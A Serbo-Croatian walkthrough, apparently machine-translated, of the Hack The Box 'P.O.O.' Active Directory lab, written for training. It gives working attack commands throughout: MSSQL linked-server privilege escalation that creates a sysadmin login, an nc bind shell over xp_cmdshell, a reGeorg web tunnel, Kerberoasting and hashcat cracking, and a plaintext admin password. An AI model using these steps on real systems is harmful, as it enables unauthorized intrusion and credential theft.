

U ovom članku ćemo razmotriti prolazak ne samo jedne mašine, već čitave mini-laboratorije s platforme .

Kako je navedeno u opisu, P.O.O. je namenjen proveri veština na svim fazama napada u malom okruženju Active Directory. Cilj je kompromitovati dostupni host, podići privilegije i, na kraju, kompromitovati čitav domen, sakupljajući pritom 5 zastavica.
Povezivanje s laboratorijom vrši se putem VPN-a. Preporučuje se da se ne povezujete sa radnog računara ili s hosta gde imate važne podatke, budući da ulazite u privatnu mrežu s ljudima koji se razumeju u oblast bezbednosti.
Organizacione informacije
Da biste bili u toku s novim člancima, softverom i drugim informacijama, stvorio sam i u oblasti informacione i komunikacione bezbednosti. Takođe, vaše lične molbe, pitanja, predlozi i preporuke .
Sve informacije su predstavljene isključivo u obrazovne svrhe. Autor ovog dokumenta ne preuzima nikakvu odgovornost za bilo kakvu štetu koju bi neko mogao pretrpeti kao rezultat korišćenja znanja i metoda dobijenih proučavanjem ovog dokumenta.
Uvod
Ovaj endgame se sastoji od dve mašine i sadrži 5 zastavica.

Takođe je dato objašnjenje i adresa dostupnog hosta.
Hajde da počnemo!
Recon zastavica
Ova mašina ima IP adresu 10.13.38.11, koju dodajem u /etc/hosts.
10.13.38.11 poo.htb
Prvo skeniramo otvorene portove. Kako je skeniranje svih portova sa nmap-om dugo, najpre ću to uraditi uz pomoć masscan-a. Skeniramo sve TCP i UDP portove s interfejsa tun0 brzinom od 500 paketa u sekundi.
sudo masscan -e tun0 -p1-65535,U:1-65535 10.13.38.11 --rate=500 
Sada, da bismo dobili detaljnije informacije o servisima koji rade na portovima, pokrenućemo skeniranje s opcijom -A.
nmap -A poo.htb -p80,1433 
Tako dobijamo IIS i MSSQL servise. Pri tome saznajemo pravo DNS ime domena i računara. Na veb serveru nas dočekuje početna stranica IIS-a.
Hajde da pretražimo direktorijume. Za to koristim gobuster. U opcijama postavljam broj niti 128 (-t), URL (-u), rečnik (-w) i ekstenzije koje nas zanimaju (-x).
gobuster dir -t 128 -u poo.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,aspx,html 
Tako imamo HTTP autentifikaciju za direktorij /admin, kao i dostupnu datoteku spremišta usluge radne površine .DS_Store. .DS_Store su datoteke koje pohranjuju korisničke postavke za mapu, kao što su popis datoteka, položaj ikona i odabrana pozadina. Ova datoteka može dospjeti u direktorij web poslužitelja kod web developera. Tako možemo dobiti informacije o sadržaju katalog. Za to možemo koristiti .
python3 dsstore_crawler.py -i http://poo.htb/ 
Dobivamo sadržaj direktorija. Najzanimljivije ovdje je direktorij /dev, iz kojeg u dva grana možemo vidjeti izvorne kodove i datoteke db. No možemo preuzeti prvih 6 znakova imena datoteka i direktorija, ako je usluga podložna IIS ShortName. Provjeriti postojanje ove ranjivosti možemo pomoću .

I pronađemo jedan tekstualni dokument koji počinje s "poo_co". Ne znajući što dalje raditi, jednostavno sam odabrao iz rječnika direktorija sve riječi koje počinju s "co".
cat /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt | grep -i "^co" > co_words.txtI pretražujemo pomoću wfuzz.
wfuzz -w ./co_words.txt -u "http://poo.htb/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt" --hc 404 
I nalazimo odgovarajuću riječ! Gledamo ovu datoteku, spremamo vjerodajnice (sudeći prema parametru DBNAME, dolaze iz MSSQL).

Predajemo zastavicu i napredujemo za 20%.
Huh flag
Povezujemo se s MSSQL, koristim DBeaver.

Ne nalazimo ništa zanimljivo u ovoj bazi, ajmo otvoriti SQL uređivač i provjeriti koji su korisnici.
SELECT name FROM master..syslogins; 
Imamo dva korisnika. Provjerimo svoje privilegije.
SELECT is_srvrolemember('sysadmin'), is_srvrolemember('dbcreator'), is_srvrolemember('bulkadmin'), is_srvrolemember('diskadmin'), is_srvrolemember('processadmin'), is_srvrolemember('serveradmin'), is_srvrolemember('setupadmin'), is_srvrolemember('securityadmin'); 
Tako da nemamo nikakve privilegije. Pogledajmo povezane poslužitelje, o ovoj metodologiji sam detaljno pisao .
SELECT * FROM master..sysservers; 
Tako pronalazimo još jedan SQL Server. Provjerimo izvršavanje naredbi na ovom poslužitelju pomoću openquery().
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'select @@version as version'); 
I čak možemo graditi stablo upita.
SELECT version FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT version FROM openquery("COMPATIBILITYPOO_PUBLIC", ''select @@version as version'');');Radi se o tome da kada izvršavamo upit na povezani poslužitelj, upit se izvršava u kontekstu drugog korisnika! Pogledajmo u kontekstu kojeg korisnika radimo na povezanom poslužitelju.
SELECT name FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT user_name() as name'); 
A sada pogledajmo u kojem kontekstu se izvršava upit s povezanog poslužitelja na naš!
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT name FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT user_name() as name'');'); 
Dakle, to je DBO kontekst koji bi trebao posjedovati sve privilegije. Provjerimo privilegije u slučaju upita s povezanog poslužitelja.
SELECT * FROM openquery("COMPATIBILITYPOO_CONFIG", 'SELECT * FROM openquery("COMPATIBILITYPOO_PUBLIC", ''SELECT is_srvrolemember(''''sysadmin''''), is_srvrolemember(''''dbcreator''''), is_srvrolemember(''''bulkadmin''''), is_srvrolemember(''''diskadmin''''), is_srvrolemember(''''processadmin''''), is_srvrolemember(''''serveradmin''''), is_srvrolemember(''''setupadmin''''), is_srvrolemember(''''securityadmin'''')'')'); 
Kao što se može primijetiti, imamo sve privilegije! Hajde da tako stvorimo svog administratora. No kroz openquery nas ne puštaju, pa to učinimo putem EXECUTE AT.
EXECUTE('EXECUTE(''CREATE LOGIN [ralf] WITH PASSWORD=N''''ralfralf'''', DEFAULT_DATABASE=[master], CHECK_EXPIRATION=OFF, CHECK_POLICY=OFF'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''CREATE USER [ralf] FOR LOGIN [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER SERVER ROLE [sysadmin] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
EXECUTE('EXECUTE(''ALTER ROLE [db_owner] ADD MEMBER [ralf]'') AT "COMPATIBILITYPOO_PUBLIC"') AT "COMPATIBILITYPOO_CONFIG";
I sada se povezujemo s podacima novog korisnika i primjećujemo novu bazu podataka flag.

Predajemo ovu zastavu i idemo dalje.
BackTrack flag
Dobit ćemo shell pomoću MSSQL, koristim mssqlclient iz paketa impacket.
mssqlclient.py ralf:ralfralf@poo.htb -db POO_PUBLIC 
Moramo doći do lozinki, a prvo što smo već sreli je web stranica. Stoga nam trebaju konfiguracije web poslužitelja (čini se da teško možemo postaviti shell, firewall radi).

Ali pristup je zabranjen. Iako možemo pročitati datoteku iz MSSQL, samo trebamo znati koje programske jezike su postavljene. I u direktoriju MSSQL saznajemo da postoji Python.

Tada nije nikakav problem pročitati datoteku web.config.
EXEC sp_execute_external_script
@language = N'Python',
@script = "print(open('C:inetpubwwwrootweb.config').read())" 
S pronađenim podacima prijavit ćemo se na /admin i uzimamo zastavu.
Foothold flag
U stvari, korištenje vatrozida donosi određene neugodnosti, ali pregledavajući postavke mreže, primjećujemo da se također koristi IPv6 tunel!

Dodajmo ovu adresu u /etc/hosts.
dead:babe::1001 poo6.htb
Ponovo skenirajmo host, ali sada preko protokola IPv6.

I preko IPv6 dostupna je usluga WinRM. Povezujemo se s pronađenim korisničkim podatcima.

Na radnoj površini postoji zastava, predajemo je.
P00ned zastava
Obavljajući izviđanje na hostu pomoću ne nalazimo ništa posebno. Onda je donesena odluka da ponovo tražimo korisničke podatke (o tome sam također pisao ). Ali nisam mogao dobiti sve SPN iz sustava preko WinRM.
setspn.exe -T intranet.poo -Q * * 
Hajde da izvršimo komandu preko MSSQL.

Navedenim načinom dobivamo SPN korisnika p00_hr i p00_adm, što znači da su ranjivi na napad kao što je Kerberoasting. Ukratko, možemo dobiti hash njihove lozinke.
Prvo trebamo dobiti stabilan shell u ime korisnika MSSQL. Ali kako imamo ograničen pristup, imamo vezu s hostom samo preko porta 80 i 1433. No postoji mogućnost tuneliranja prometa preko porta 80! Za to ćemo koristiti . Učit ćemo datoteku tunnel.aspx u domaći direktorij web poslužitelja — C:inetpubwwwroot.

Ali prilikom pokušaja pristupanja dobijamo grešku 404. To znači da datoteke *.aspx nisu izvršive. Da bi datoteke s ovim proširenjem postale izvršive, instalirat ćemo ASP.NET 4.5 na sljedeći način.
dism /online /enable-feature /all /featurename:IIS-ASPNET45 
Sada, kada pristupamo tunnel.aspx, dobijamo odgovor da je sve spremno za rad.

Pokrenimo klijentski deo aplikacije koja će se baviti preusmjeravanjem prometa. Preusmjeravat ćemo sav promet sa porta 5432 na server.
python ./reGeorgSocksProxy.py -p 5432 -u http://poo.htb/tunnel.aspx 

I koristimo proxychains da šaljemo promet bilo koje aplikacije kroz naš proxy. Dodajemo ovaj proxy u datoteku konfiguracije /etc/proxychains.conf.

Sada ćemo na server učitati program , pomoću kojeg ćemo napraviti stabilan bind shell i skript , putem kojeg ćemo izvršiti napad Kerberoasting.
Sada pokrećemo listener preko MSSQL.
xp_cmdshell C:tempnc64.exe -e powershell.exe -lvp 4321 
I povezujemo se preko našeg proxyja.
proxychains rlwrap nc poo.htb 4321 
I hajde da dobijemo hash.
. .Invoke-Kerberoast.ps1
Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat | Select-Object Hash | Out-File -filepath 'C:tempkerb_hashes.txt' -Width 8000
type kerb_hashes.txt 
Nakon toga trebamo proći kroz te hashove. Kako u rockyou rječniku nije bilo tih lozinki, koristio sam SVE rječnike lozinki dostupne u Seclists. Za probijanje koristimo hashcat.
hashcat -a 0 -m 13100 krb_hashes.txt /usr/share/seclists/Passwords/*.txt --forcePronašli smo obje lozinke, prva u rječniku dutch_passwordlist.txt, a druga u Keyboard-Combinations.txt.


Dakle, imamo tri korisnika, idemo na kontroler domene. Prvo saznajemo njegovu adresu.

Odlično, saznali smo IP adresu kontrolera domene. Sada saznajmo sve korisnike domene, kao i tko od njih je administrator. Preuzmimo skriptu za dobijanje informacija PowerView.ps1. Potom ćemo se povezati pomoću evil-winrm, navodeći u parametru -s direktorij sa skriptom. A zatim jednostavno učitajmo skriptu PowerView.

Sada su nam dostupne sve njegove funkcije. Korisnik p00_adm izgleda kao privilegiran, stoga radimo u njegovom kontekstu. Kreirajmo objekt PSCredential za ovog korisnika.
$User = 'p00_adm'
$Password = 'ZQ!5t4r'
$Cpass = ConvertTo-SecureString -AsPlainText $Password -force
$Creds = New-Object System.Management.Automation.PSCredential -ArgumentList $User,$Cpass
Sada će sve Powershell naredbe, gdje navedemo Creds, biti izvršene u ime p00_adm. Izvucimo popis korisnika i atribut AdminCount.
Get-NetUser -DomainController dc -Credential $Creds | select name,admincount 
Dakle, naš korisnik stvarno je privilegiran. Pogledajmo u kojim grupama se nalazi.
Get-NetGroup -UserName "p00_adm" -DomainController dc -Credential $Creds 
Konačno, utvrđujemo da je korisnik administrator domene. To mu daje pravo udaljenog pristupa kontroleru domene. Pokušajmo se prijaviti preko WinRM, koristeći naš tunel. Pomalo su me zbunile greške koje je ispalio reGeorg dok sam koristio evil-winrm.

U tom slučaju, upotrijebimo drugi, lakši, za povezivanje s WinRM. Otvorimo i promijenimo postavke za spajanje.

Pokušavamo se povezati i uspijevamo u sustav.

Ali nema zastavice. Onda pogledajmo korisnika i provjerimo radne površine.

Kod mr3ks pronalazimo zastavicu i laboratorij je završen sa 100%.
To je to. Kao povratnu informaciju, komentirajte — jeste li naučili nešto novo iz ovog članka i je li vam bio koristan.
Možete nam se pridružiti u . Tu ćete pronaći zanimljive materijale, provale tečajeve, kao i softver. Okupimo zajednicu u kojoj će biti ljudi koji se razumiju u razne IT područja, tako da ćemo uvijek moći pomoći jedni drugima u svim pitanjima IT i IB.
Izvor: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bosnian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish